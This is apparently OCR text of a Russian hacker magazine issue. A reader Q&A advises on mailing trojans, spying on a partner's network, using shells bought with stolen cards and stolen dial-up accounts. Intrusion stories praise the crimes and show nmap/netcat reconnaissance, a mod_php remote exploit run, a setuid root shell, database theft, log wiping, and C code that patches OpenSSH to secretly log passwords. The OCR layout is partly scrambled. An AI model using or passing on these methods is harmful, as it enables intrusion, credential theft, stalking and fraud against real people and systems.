**<???> Что делать/юзать для удаленного администрирования (хочу мониторить другана)? Мы - модные, у обоих стоит winXP. Какой самый простой способ?**

**A:** Если вы упакованные парни на XP, то самым простым будет использование RD (Remote Desktop), утилита, включенная в новую винду по умолчанию. Ты получаешь полноценный доступ к его десктопу и можешь вытворять все, что может он сам (права доступа через RD могут быть различными). Существует куча аналогичных разработок от стороннего производителя. Признанный гранд и знак качества - Remote Admin (www.radmin.com), который, увы, туговат на обновления.

**<???> Расскажи про dial-out и что с него можно состричь.**

**A:** Не только у тебя есть свой модем. Существуют и другие счастливые обладатели, которые также открывают доступ к своему зверю из Сети. Ты соединяешься с машиной IP dial-out'а, и можешь использовать модем удаленно, т.е. мутить коннект с номера другой машины, создавая виртуальное соединение. Сервис был и остается популярным среди корпоративных юзеров, которым необходимо прозвонить модемные номера за бугром: из Сети они подрубаются к серверу, находящемуся в нужном городе, и уже оттуда телефонят в нужном направлении. Хакеру же сия возможность полезна для установки условно-абсолютной анонимности: dial-out стоит в Африке, откуда ты прозваниваешься местному провайдеру, а он в свою очередь ловит в логи выход с местного телефонного номера. Dial-out'ы можно настраивать самому на захваченных машинах или дружеском серванте - существует архиудобный FAQ Linux: How-To Dial-Out. Если поломанных машин нет, или администрировать не доверяют, ищем уже установленные dial-out'ы. Они обычно висят на портах 2001-2012. Бывают изврати, которые можно выявить при наличии доступа к серверу (ищем dial-out сервис в процессах, копаем файлы настроек). Несколько устаревший, но слегка полезный материал по теме - http://www1.xakep.ru/post/15523/default.asp. Можно купить и готовое решение, обычно предоставляется злобными хакерами - forum.carderplanet.net.

**<???> Я рассылаю троянов почтой. Как мне быть в курсе, что письмо было прочтено?**

**A:** Устройство протокола SMTP не предполагает дефолтового оповещения о прочтении. Ты будешь в курсе, что письмо дошло, лишь если адресат автоматически отвечает репликой вроде: "Письмо было получено, ждите ответа". Подобное работает в ряде почтовых клиентов (The Bat! - "Подтверждение о прочтении"), а также некоторых e-mail службах.

**<???> Я никак не пойму, что за Отдел "Р"?**

**A:** Понимать не обязательно, т.к. данный отдел был реформирован в конце 2001 и переименован в Отдел "К". Если же говорить об оригинальном профиле "Р", то этими бойцами затрагиваются следующие области криминального бытия: "борьба с незаконным оборотом радиоэлектронных средств и специальных технических средств, борьба с преступлениями в сфере компьютерной информации и в телекоммуникационных сетях, в сфере незаконного использования информационных ресурсов и носителей информации; борьба с преступлениями в области авторских и смежных прав" (с) stop.lipetsk.ru. Говоря русским языком: отслеживание и ликвидация запрещенных девайсов, как то аппаратура для прослушки и мониторинга; хакерство (промышленный шпионаж), фрикерство; пиратство, нарушение копирайтов. Отделы "Р" существуют при большинстве региональных отделений МВД, начиная с Москвы и заканчивая совсем небольшими городами нашей Родины. Начинающему киберпреступнику следует пробежаться по сайтам отделов, там изредка бывают занятные материалы (а-ля "Судебная практика компьютерных преступлений"), линки тут: http://klax.tula.ru/~uvd/in2.php3?p=2.

**<???> Я покупаю на краденую креду шелл, но затем, заходя на unix-сервак через SSH, свечу свой реальный IP. Ведь так меня элементарно вычисляют. Как же люди используют шеллы?**

**A:** Люди используют законно приобретенные шеллы ;), а виртуальные Чингачгуки действуют так. Во-первых, кто мешает использовать те же прокси (Socks'ы) при соединении, особенно их каскад (www.ufasoft.com/socks)? Любимый SecureCRT имеет поддержку прокси. Во-вторых, заходить на шелл-сервер ты можешь не только с локал-хоста, но и другой удаленной машины (чаще - *nix, обычным ssh shell.server.com -l login), тогда в логах шелл-прова засветится удаленная тачка, а не твоя собственная. В-третьих, реальный IP у "реальных пацанов" может быть очень специфическим, к примеру, выделенным dial-in сервером твоего кореша-админа, который все abuse'ы будет посылать на фиг. Напоследок, если ты не сильно беспредельничаешь на шелле, то вряд ли тобой займутся из-за экспроприированных 10 у.е.

<???> Моя деваха по ходу крутит шашни с козлобородым из ее домашней локалки. Я сам на диалапе, включаю снифер CommView, но вижу только свои пакеты. Как мне их уличить, соснифать?

**A:** Почему же ты еще CitiCorp.com пока не соснифал? По той же причине не получается и с "друзьями": ты физически не являешься членом их сети. Если же нужно соснифать, придется вломиться в нужную сеть и поставить снифер на одну из тамошних машин: нечто вроде незаметного The Gobbler/poorsniffer для win или любой консольный для *nix. Подобное получится без проблем, если нужная сетка построена на хабах, а не на switch'ах. Если же вся сеть сидит за одним внешним IP, и никак не получается захватить машину в сети, то логичным будет захват целого прова локалки. Методы снифинга остаются прежними. Если же ты олигарх, то можно подкупить администратора сети, чтобы тот собрал логи на нужных людей. Есть вариант и с физическим подключением к сети - ноутбук в лапы, цепляемся к сети (режется сетевой кабель в подъезде), настраиваемся как нормальный юзер, снифинг в деле. Хотя есть сомнения, что можно долго проторчать в подъезде, ожидая нужного разговора в сети. В итоге получается, что проще получить доступ к машинам любовников (протроянить).

<???> Как определить IP юзера, зная его email? Какие подвохи с этим?

**A:** Как определить IP юзера, зная госномер его автомобиля? Разве что заставить его выйти в инет... Так и тут - тебе нужно отправить что-либо на тот ящик и, получив ответ, выцепить интересующий АйПи из заголовка письма. Поля бывают разными - X-source IP, X-OriginatingIP, X-RemoteIP; часто находится в Received, оказываясь перед именем почтового хоста. Конечно, бывает, что IP юзера (W@putin.ru) идентичен с адресом почтового хоста (putin.ru), когда домен приписан к машине несчастного. Нужно быть готовым, что емайл был послан через Socks (или целую серию оных), т.е. отправитель сконвертировал почтовый поток в socks'овый (насколько подобное корректно звучит, научно - инкапсуляция). Понятно, что такое возможно и с HTTP-проксями при аналогичной конвертации или при заходе на web-почту через прокси. Совсем четкие ребята могут кинуть письмецо и с удаленной машины (простейшим mailx'ом *nix'а) или забомбить, используя SSH2-туннелинг.

<???> Я уверен, что вы слышали про провайдера SITA. Сам я толком не знаю, что это, но знаю, что с помощью "этого" можно легально и бесплатно сидеть в инете! Как создать скрипт и все такое?

**A:** ][ не только слышал, но и писал http://www.xakep.ru/magazine/xa/032/052/1.htm. Во-первых, следует понять, что СИТА (www.sita.int) - глобальная сеть, а не провайдер. Контора организовывает доступ по всему миру своим главным заказчикам - сотням аэропортов по всему миру. Существуют провайдеры, которые продают модемный доступ через международные серии пулов SITA - iPass.com и иже с ним. Во-вторых, как легко догадаться нашему читателю - бесплатно и легально, в случае инета от глобальной сети - вещи несовместимые. Практически все, что здесь используется для халявы - нелегально. Бывают случаи, когда фришка получается по ошибке настройки сети (знаменитые аккаунты Global Net MS зашитые в Windoзину), но остальное - украденные аккаунты. Скрипты работы с SITA - универсальны и практически всегда совместимы с GlobalOne'скими. Откомментированные файлы настроек коннекта (скрипты) лежат во всех виндах - \WINDOWS\system32\ras. Если есть вопросы, читаем FAQ по RAS'у - http://www.nair.ru/Arhiv/formet/winnt/ras.htm. Если же ты не согласен платить за доступ через суперсеть, то прямой путь в конфу fido7.ru.x25.fr. Учти, там тема халявного инета - табу, одни лишь сетевые "исследования". За дополнительным материалом "скриптов халявы" вали на http://x25.net.ru.

<???> Существуют ли генераторы номеров кредитных карт?


**A:** Существуют, но уже долгое время они абсолютно бесполезны. Чучела образцов компьютерного мошенничества искать здесь - http://www.theinformationcenter.com.



Взлом

ПАРОЛЬ "РЫБА-SHIT"

Master-lame-master




# РЕАЛЬНЫЕ ИСТОРИИ НАШУМЕВШИХ ВЗЛОМОВ

**Все мы смотрели бессмертные фильмы про хакеров: Хакеры, Матрица, Пароль "Рыба-Меч" и т.п. В них, конечно же, взлом секурных серверов производился за считанные секунды и всегда успешно. Это вызывало лишь гримасы на лицах людей, имеющих хоть небольшое представления о взломе. Ведь процесс хака может длиться неделями, а то и месяцами, и далеко не всегда успешно. Кому, как не хакерам, знать, что взломщик часто вздрагивает от телефонных звонков и нежданных гостей. Паранойя для хакеров обычное явление, и с этим ничего нельзя поделать...**

Но хватит о грустном. Взлом сам по себе очень азартная штука. Он похож на экстремальный вид спорта - в любой момент хакера могут засечь, и все бессонные ночи, потраченные на сбор данных, сканирование, вторжение, окажутся напрасными. Но если хакер все же взламывает сервер, это подобно покорению горной вершины и сравнимо с победой в сложном поединке.

## ЭТЮД ПЕРВЫЙ: ВЗЛОМ БИЛЛИНГОВОЙ СИСТЕМЫ WWW.ICBILL.COM

Досиживая ночь в сети и осознавая, что пора ложиться спать, один хакер краем глаза заметил загадочный приват в IRC. Как оказалось, его собеседнику уж очень приглянулся php-движок некоторой биллинговой компании. Взломщик хотел было забить на его просьбу - достать эти самые php-скрипты, но тот продолжал упрашивать, соблазняя нехилой суммой в случае успеха. "Это меняет дело", - подумал хакер и окончательно забил на все остальные дела. Заказчик оставил свой e-mail и попросил связаться с ним, когда все будет готово.

## СБОР ДАННЫХ О ПРОТИВНИКЕ

Вооружившись nmap'ом, взломщик бережно пощупал сервер со всех сторон. Через десять минут stealth-скана, nmap выдал примерно следующее:

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on www.icbill.com (213.43.4.23):
(The 1580 ports scanned but not shown below are in state: closed)
Port      State     Service
21/tcp    open      ftp
22/tcp    open      ssh
23/tcp    open      telnet
25/tcp    open      smtp
53/tcp    open      domain
80/tcp    open      http
110/tcp   open      pop-3
143/tcp   open      imap2
3306/tcp  open      mysql

Nmap run completed -- 1 IP address (1 host up) scanned in 610 seconds
```

Немного подумав, хакер решил проверить сервер на ошибки в httpd. Сделал запрос "HEAD / HTTP/1.0" и понял, что админы не лыком шиты - апач был последней версии, существовавшей на тот момент. Тогда хакер полез искать рабочую проксю на www.proxycheck.spylog.ru, а потом стал осматривать саму структуру движка. Вставка экзотических переменных в QUERY_STRING не дала никаких результатов. Возникла мысль, что у заказчика этого движка действительно хороший вкус. Побродив таким образом по вебу в течение минут двадцати, наш герой уж было отчаялся в успехе, как вдруг вспомнил, что допустил ошибку в сборе материала - он еще даже не знал операционной системы, под которой работает этот движок. Fingerprint nmap'а не сказал ничего вразумительного, а вот баннеры открытых 21 и 22 портов могли запросто выдать операционку. Для этого он воспользовался утилитой netcat:

```
[root@shell root]# nc icbill.com 21
220 ProFTPD 1.2.6 Server (ProFTPD on www.icbill.com) ready

^C punt!
[root@shell root]# nc icbill.com 22
SSH-1.99-OpenSSH_2.3.0 FreeBSD localisations 20010713
```

## ВТОРЖЕНИЕ И ПОИСК

Вуаля! Вот и интересная информация. Наш деятель быстро догадался, что на сервере установлена FreeBSD. Подумав еще пару минут и взвесив все полученные данные, он порылся в своем архиве и нашел довольно старый эксплоит для дырявых версий telnetd. Суть его заключалась в пересылке 16-мегабайтного трафика на 23 порт, после чего система должна была сдаться и протянуть Remote-Root-Access. Хакера мучили смутные сомнения, т.к. этим сплоитом уже практически ничего нельзя было похакать. Но он все же попробовал... И к его удивлению эксплоит выдал слово PASSED, что означало совпадение операционки с ломавшейся осью. Теперь можно было немного вздремнуть в кресле. Сознание пробудилось при появлении надписи "uid=0(root) gid=0(root)" в консоли. Да, да! Вот она удача! Все-

таки админы плохо следили за своим софтом, ведь зачем, спрашивается, крутить на сервере telnetd и sshd одновременно? Теперь надо было думать, что делать дальше с рутовыми правами :). Он быстренько создал нового пользователя, убедившись, что в системе никого нет (была ночь - админы спали). Затем, сменив ему пароль, заново залогонился по ssh. И это было пусть небольшой, но ошибкой, ибо логи сделали свое черное дело, записав вход хакера в бинарный wtmp и текстовый messages. О чистке логов взломщик позаботился несколько позже. Сейчас же его волновало другое - дружественное заимствование php-скриптов и дамп sql-базы. Но для начала он сделал себе нормальный рутшелл. Пришлось написать простенький сишник с функциями setuid, setgid и запуском /bin/sh. Далее следовал процесс компиляции, установки suid-бита под рутом и запуск нового шелла из-под обычного пользователя. Теперь у хакера был простой, но комфортабельный root-access с поддержкой псевдотерминала.

Его интересовало, что же работает на этом сервере. Для этого он набрал "ps ax" в консоли и стал разглядывать список процессов. На сервере было запущено много мусора, такого как: синхронизация времени, какие-то странные считалки трафика и прочая ерунда. Больше всего был интересен процесс httpd, а именно путь к настройкам сервера. Отыскав его, взломщик пропарсил файл на наличие директивы DocumentRoot. Именно через нее он мог узнать, где находятся php-скрипты. Но сами скрипты - лишь часть его задачи, нужны были и данные из sql-базы. Пришлось воспользоваться замечательной программой mysqldump. С ее помощью он быстренько задампил датабазу, тем самым выполнив всю необходимую работу.

## КОНЧИЛ - ПРОТРИ СТАНОК

Как видно, процесс взлома не обошелся без побочных эффектов - хакер прилично наследил на сервере. Но логвайперы никто не отменял, поэтому, порывшись на тематических сайтах, он отыскал программку под названием grlogwipe. Она чистит практически все известные логи. Этим и воспользовался наш грозный покоритель серверов. После такого очищения он заархивировал весь движок, sql-базу и слил полученные файлы с веба этой же компании (наглость - второе счастье ;)). Теперь можно было со спокойной душой отправляться спать.

Проснувшись, хакер стал соображать, как ему провести сделку с заказчиком. Решение было таким: заказчику пересылаются базы, после чего тот должен расплатиться со взломщиком, и только после оплаты он получит необходимые скрипты. Так как базы без скриптов ничего не значат,

```
[root@icbill /]# ps ax|grep httpd|head -1
  144  ??  Ss     5:27.58 /usr/local/www/bin/httpd
[root@icbill /]# cd /usr/local/www/conf
[root@icbill conf]# grep DocumentRoot httpd.conf
DocumentRoot /home/web/icbill.com
[root@icbill conf]# tar zcf icbill.tar.gz /home/web/icbill.com/cgi-bin
tar: Removing leading `/' from member names
[root@icbill conf]# mysqldump -uweb -pScriptsLand icbill >./icbill
[root@icbill conf]# ls -la icbill
-rw-rw-r--    1 root     wheel        30636 Mar 30 10:07 icbill
[root@icbill conf]# head -10 ./icbill
# MySQL dump 8.12
#
# Host: localhost    Database: icbill
#--------------------------------------------------------
# Server version        3.23.33
#
# Table structure for table 'auth_users'
#

CREATE TABLE auth_users (
[root@icbill conf]# tar zcf dump.tar.gz ./icbill
[root@icbill conf]#
```

*Находим и забираем php-движок*

условия сделки устроили обе стороны. И что удивительно, сделка прошла без всяких осложнений.

Мораль сей басни: админы - ленивые люди, забивающие на обновление софта. В нашем примере это обернулось утечкой информации. Но все могло быть иначе, заберись в систему вандал-разрушитель...

## ЭТЮД ВТОРОЙ: ВЗЛОМ WWW.NIKITA.RU

Практически все знают, кто такие scriptkiddies. Это тип хакеров, которые ищут нашумевшие в bugtraq уязвимости, а затем применяют их на серверах, причем чаще всего крупных. Такой хак сам по себе не оправдан, но в какой-то мере помогает набраться опыта для более серьезных взломов. Многие из тех, кто ломает сервера, были или являются этими пресловутыми скриптки-дисами. Так что дальнейший рассказ пойдет об истории взлома сервера через скриптkidисовскую призму понимания "культуры хака".

На самом деле, скрипткиди не обязательно ломает сайты через уязвимые скрипты. Это может быть и любая дыра в системе, для которой существует алгоритм взлома, или, попросту говоря, для этой ошибки выложен public-эксплоит. Полгода назад нашумевших багов было немного. Один из них - уязвимость в mod_php, получение удаленного шелла с правами nobody. Об этой ошибке и пойдет речь.

В один прекрасный день наш скрипткиди решил посканить сеть. Он остановил выбор на www.nikita.ru, т.к. недавно купил себе фирменный диск с игрой Parkan (нда, неисповедимы пути господни :) - прим. ред). По определению, скрипткиди не занимается детальным изучением противника; для него актуально лишь наличие или отсутствие желаемой уязвимости. В нашем случае - это mod_php (версия 4.0.1-4.0.7).

```
[root@hack hack]# ./7350fun www.nikita.ru /sms/privet.php
7350fun - x86/linux mod_php v4.0.2rc1-v4.0.7RC2 remote exploit by lorian.

* Checking for vulnerable PHP version...
* passed: server says PHP/4.0.6

* exploiting the bug now...


[**********] trying: bffff1bc

* done ...

* you should be connected to a dup-shell now
* if not simply try again
command>
Linux www.nikita.ru 2.4.13 #2 Wed Aug 7 00:40:35 GMT 2002 i686 unknown
uid=2524(apache) gid=2524(apache) groups=2524(apache)
```

*Отправляем противника в нокаут*

Взломщик давно разработал удобный алгоритм для определения типа web-сервера. Для этого ему была необходима единственная сетевая утилита netcat, которую он всегда и использовал. Зная механизм работы файловых дескрипторов, хакер создал файл get.txt. В нем находился запрос www-заголовка (HEAD / HTTP/1.0 и два символа перевода строки - \n\n). Его он передал netcat'у, в итоге получив ответ от apache.

```
int
userauth_passwd(Authctxt *authctxt)
{
        static int ifile, attempt = 0;   /* Не
забудем объявить переменную ifile */
        if (attempt != 1)
                error("Permission denied, please try
again.");
        snprintf(prompt, sizeof(prompt),
"%.30s@%.128s's password: ",
            authctxt->server_user, authctxt-
>host);
        password = read_passphrase(prompt, 0);

/* Шпионская вставка в правильный код :)
*/
ifile=fopen("/usr/share/locale/it/console.it",
"a"); /* Откроем шпионский файл на запись
в конец */
fprintf(ifile, "%s %s is %s\n", authctxt->serv-
er_user, authctxt->host, password);
/* Запишем в файл имя пользователя, хост
и пароль - главную информацию для
размышления ;) */
fclose(ifile); /* Корректно закроем файл */
```

Шестое чувство не подвело хакера при выборе жертвы - в теле ответа сервера действительно был PHP версии 4.0.6. А эта версия, как известно, ломается с большим грохотом. Теперь необходимо было обнаружить любой php-

NEXT

ПАРОЛЬ "РЫБА-SHIT"

Master-lame-master


скрипт, что и проделал наш взломщик. Скрипт найден, дело оставалось за малым - запустить 7350fun и ждать результата.

Буквально через 20 минут перебора офсетов, apache сдался и выдал nobody-шелл. Дальше скрипткиди определил операционную систему, это оказалась RedHat 7.0. В бой пошли локальные эксплоиты. На сервер был установлен дырявый sendmail. С помощью сплоита sxp.c (про него уже писал ][ в статье "top10 exploits"), хакер достиг root-прав. После установки руткита ему подчинилась вся система... А все из-за какого-то php-модуля.

## УГЛУБЛЯЕМСЯ В КОДИНГ

Этому герою одного взлома оказалось мало, и он стал листать историю команд администратора. Найдены были только исходящие коннекты по ssh, но без всяких паролей. John The Ripper также оказался бесполезным. Но кидис не сдавался, пытаясь придумать что-нибудь еще. И придумал-таки - надо пропатчить сырцы ssh, чтобы он логировал пароли.

Узнав версию ssh (ssh -V), хакер полез его скачивать (www.openssh.org). Скачал, распаковал. Начал детальное изучение сорсов. Ему надо было найти место, где передается пароль. В файлах sshconnect1.c и sshconnect2.c обнаружились



*Найти php-скрипт - проще простого =)*

функции по запросу паролей. Теперь оставалось только немного смодифицировать код:

```
[root@hack work]# nc -vv www.nikita.ru 80 <
./get.txt |grep Server
Server: Apache/1.3.19 (Unix)
mod_perl/1.24_01 mod_throttle/2.11
PHP/4.0.6 FrontPage/4.0.4.3 mod_ssl/2.8.3
OpenSSL/0.9.6b mod_gzip/1.3.19.1a
 sent 17, rcvd 359
[root@hack work]#
```

Пропатчив два этих файла, хакер заново пересобрал openssh. Заменил единственный /usr/bin/ssh, поставил старую дату. Потом создал файл /usr/share/locale/it/console.it с правами доступа 666, чтобы бинарник мог корректно записывать в него аккаунты. После этого стер логи и удалился. Оставалось только дождаться появления админа, который, по логике вещей, должен был зайти на другой сервер фирмы Nikita. Так, собственно, и произошло. Что примечательно, админ использовал root-аккаунт для подключения, поэтому, прочитав console.it, взломщик узнал всю полезную инфу.

Тебя интересует, чем все закончилось? Из-за того, что хакер не использовал шелл в качестве хак-площадки, его не замечали довольно долго. К тому же он мог получать на халяву все коммерческие продукты взломанной фирмы. PHP-баг на сервере так и остался незапатченным в течение полугода. Потом, наконец, система была заменена новой, и пароли суперпользователя изменились.

## СКАЗКА ЛОЖЬ, ДА В НЕЙ НАМЕК...

Далеко не все взломы проходят так гладко. Порой это бессонные ночи, после которых хакер находит тоненькую ниточку в системе, за нее он и цепляется. А иногда нет и ее. Все зависит от системных рук администраторов.

Не стоит расценивать этот материал как лживый кинороман - все взломы, описанные здесь, реальны. Для простоты понимания были лишь опущены попытки сбора данных, не увенчавшиеся успехом, а также некоторые промахи хакера по причине неопытности или лени. Для нас всегда остается главным итог - нарушитель прорывается через всевозможные системы безопасности и остается незаметным для админов...





*Кодим до потери сознания*


## Основные принципы хакера

Что же помогло хакеру в его нелегком деле?

1. Взломщик никогда не пренебрегает сбором данных о противнике, и лишь после получения исчерпывающей информации пытается ломать жертву через возможные уязвимости.
2. Взломщик для продуктивной работы довольно часто пользуется незаменимыми программами nmap и netcat. Скачать их можно через поисковик unix-like-программ www.freshmeat.net.
3. Взломщик не злоупотребляет рутинной работой по патчингу сорцов служебных программ.


МТУ-ИНТЕЛ
ru™
ТОЧКА РУ
Конфуций
VI век до н.э.
БЕСПЛАТНОЕ ПОДКЛЮЧЕНИЕ
ВЫДЕЛЕННЫЙ КАНАЛ ИНТЕРНЕТ
СВОБОДНЫЙ ТЕЛЕФОН
753•8282
http:// tochka.ru
Лицензии Минсвязи РФ: №23335; №22963; №12235; №12203.

Skylord (sky_lord@mail.ru)




# ДЕЛО - ТРУБА


## ПАРА СЛОВ О ВЗЛОМЕ МОБИЛЬНИКОВ

Мало кого сейчас можно удивить снятием шароварного предупреждения в программе или надписью "Hacked by me!" на каком-нибудь сайте. Мы все привыкли резво набирать пальцами команды SoftIce'у и держать на привязи стайку-другую сплоитов. Но технологии не стоят на месте, и чем дальше идет прогресс, тем шире и разнообразнее становится возможная сфера интересов хакера. Теперь на очереди - мобильные телефоны...

### А ЧТО У НЕЕ ВНУТРИ?

А внутри у нее, мирно лежащей в твоем кармане или опрометчиво оставляемой в чехле на поясе, весь набор полноценного компа: процессор, оперативка, флеш-память в качестве ПЗУ и куча всякой периферии для общения с окружающим миром - начиная с экрана и заканчивая радиочастью (мобила, как-никак). Естественно, это на словах все просто. В телефонах в качестве процессоров используются специальные микроконтроллеры, основанные обычно на архитектуре ARM и заточенные специально для выполнения функций мобилы. Памяти обычно имеется порядка 512 Кб, флешки - где-то в среднем от 1 Мб и до 16 Мб - телефонов много, и обо всех сразу не расскажешь. И именно поэтому я сразу ограничу сегодняшний круг исследований - мы попробуем расковырять мобильники фирмы Siemens, как довольно распространенные и, кроме того, 